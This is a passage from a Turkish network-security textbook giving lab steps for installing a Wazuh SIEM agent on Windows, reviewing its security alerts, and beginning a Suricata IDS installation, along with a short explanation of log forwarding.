
SIEM yazılımında Windows ortamına agent kurarak log toplama işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** SIEM yazılımının web arayüzünü açarak sisteme giriş sağlayınız (Görsel 3.42).





**Görsel 3.42:** SIEM web arayüzüne giriş paneli

**2. Adım:** SIEM yazılımı ana ekranında Görsel 3.43'te bulunan **Wazuh** → **Agents** paneline gelerek Agents modülünü açınız.





**Görsel 3.43:** Agent modülüne giriş

**3. Adım:** Deploy new agent seçeneği ile yeni bir agent ekleme işlemini gerçekleştireceğiniz panele giriş yapınız (Görsel 3.44).





**Görsel 3.44:** Agent modülüne giriş

**4. Adım:** Agent kurulmasını istediğiniz işletim sistemi, versiyon ve mimariyi seçiniz (Görsel 3.45).





**Görsel 3.45:** Agent yapılandırması

**5. Adım:** Wazuh Manager SIEM yazılımının kurulu olduğu cihazın IP adresini 4. kutucuğa girip 5. seçenekte benzersiz bir isim olacak şekilde **agent** ismi belirleyiniz ve **default groups** seçeneğini işaretleyiniz (Görsel 3.46).





**Görsel 3.46:** Agent yapılandırması

**6. Adım:** Görsel 3.47'de bulunan yapılandırma komutlarını kopyalayıp, en az **PowerShell 3.0** versiyonunu kullanarak **administrator** yetkisiyle agent kurulum işlemine başlayınız.




**Görsel 3.47:** Kurulum kodlarının oluşturulması


**7. Adım:** Kopyaladığınız agent kurulum komutlarını PowerShell ile çalıştırınız ve **hizmet başarıyla başlatıldı** ifadesini görünüz (Görsel 3.48).




**Görsel 3.48:** PowerShell'de komutların çalıştırılması


**8. Adım:** Agent kurduğunuz cihazınızı tekrar başlatarak hizmetin çalışmasını sağlayınız.

**9. Adım:** Wazuh SIEM yazılımınızın web arayüzüne tekrar giriş yaparak **Agents** kısmında Görsel 3.49'daki gibi kurulumun gerçekleştiğini görüntüleyiniz (Kurulum gerçekleşmemişse de adımları izlemeye devam ediniz.).




**Görsel 3.49:** Agent kurulumunun görüntülenmesi

**10. Adım:** Agents listesinde kurulum gerçekleşmemişse Görsel 3.50'de bulunan **ossec-agent** dosya yoluna gidip, **win32ui.exe** dosyasını çalıştırınız ve ardından çıkan Wazuh Agent Manager yazılımında IP adresini girerek **Save** tuşuna basınız.





**Görsel 3.50:** Wazuh Agent Manager ile kurulum

## 2. Uygulama


SIEM yazılımında agent kurarak elde edilen logların alarmlarını görüntüleme işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** SIEM yazılımını web arayüzünü açarak sisteme giriş sağlayınız ve ekranda agent tarafından toplanan kayıtları görüntüleyiniz (Görsel 3.51).





**Görsel 3.51:** SIEM arayüz ekranı

**2. Adım:** SIEM yazılımı ana ekranında Görsel 3.52'de bulunan **More → Security events** paneline gelerek sistemdeki güvenlikle ilgili önemli olayların analiz edildiği modülü açınız.





**Görsel 3.52:** Security events modül girişi

**3. Adım:** Görsel 3.53'te görülen ana ekrandan (Security events Dashboard bilgileri) önemli güvenlik olaylarının bilgilerini ve grafiklerini inceleyiniz.





**Görsel 3.53:** Security events ana ekranı

**4. Adım:** Kayıt altına alınmış güvenlik olaylarını listeleyiniz (Görsel 3.54).




**Görsel 3.54:** Güvenlik olayları listesi


**5. Adım:** Sistemde gerçekleşen önemli olayların incelemesini yapıp, sisteme başarısız bir oturum açma girişiminde bulunarak Görsel 3.55'teki gibi başarısız oturum açma alarmı oluşmasını sağlayınız ve oluşan alarmı seçip inceleyiniz.




**Görsel 3.55:** Güvenlik alarmları


**6. Adım:** Sistemde dosya yükleme ve silme işlemlerini gerçekleştirip FIM modülünde alarm vermesini bekleyiniz.

**7. Adım:** Sisteme düşen alarmları tıklayarak inceleyiniz (Görsel 3.56).




**Görsel 3.56:** FIM alarmları

**8. Adım:** Sistemde gerçekleşen otomatik CIS kontrollerinin incelemesini gerçekleştiriniz (Görsel 3.57).





**Görsel 3.57:** CIS Kontrolleri Alarmı

### 3.2.1.2. Log Yönlendirme (Remote Logging)

Ağ ve sistem güvenliğinde logların sadece toplanması değil aynı zamanda doğru bir şekilde yönlendirilmesi büyük önem taşır. Farklı sistemlerin ürettiği loglar, merkezî bir SIEM platformunda toplanarak güvenlik ekiplerinin olayları doğru ve bütün bir şekilde değerlendirmesine olanak tanır. Bu sayede dağıtılmış yapılarda olan tehditler daha hızlı tespit edilir, olaylar arası ilişkilendirme yapılabilir ve zamanında müdahale sağlanabilir. Log yönlendirme, özellikle farklı kaynaklardan gelen verilerin birleştirilmesi ve anlamlandırılması açısından büyük önem arz eder.

**Suricata**, ağ trafiğini analiz ederek olası tehditleri tespit edebilen açık kaynaklı bir saldırı tespit ve önleme sistemidir (IDS/IPS). Bu sistem, ağ üzerinden geçen paketleri detaylı bir şekilde inceleyerek güvenlik uyarıları üretir. Suricata'nın oluşturduğu loglar, merkezî log yönetim ve analiz platformlarıyla entegre edilerek daha geniş çaplı güvenlik analizlerine olanak tanır. Bu noktada, Wazuh gibi SIEM çözümleri devreye girerek Suricata tarafından üretilen yönlendirilmiş logları alır, işler ve anlamlı güvenlik olaylarına dönüştürür. Bu yönlendirme sayesinde ağ düzeyinde tespit edilen tehditler, sistemli bir şekilde izlenebilir hâle gelir. Böylece farklı güvenlik bileşenleri, bir arada çalışarak kapsamlı bir güvenlik çözümü sunar (Görsel 3.58).




**Görsel 3.58:** Log yönlendirme

## 3. Uygulama


Açık kaynak kodlu Suricata saldırı tespit sisteminin kurulumunu verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Suricata resmî web sitesinden Windows için en son sürümünü bilgisayarınıza indiriniz.

**Not**

Suricata'nın ağ trafiğini yakalamak için WinPcap, Npcap gibi bir paket yakalama kütüphanesine ihtiyaç duyulur.

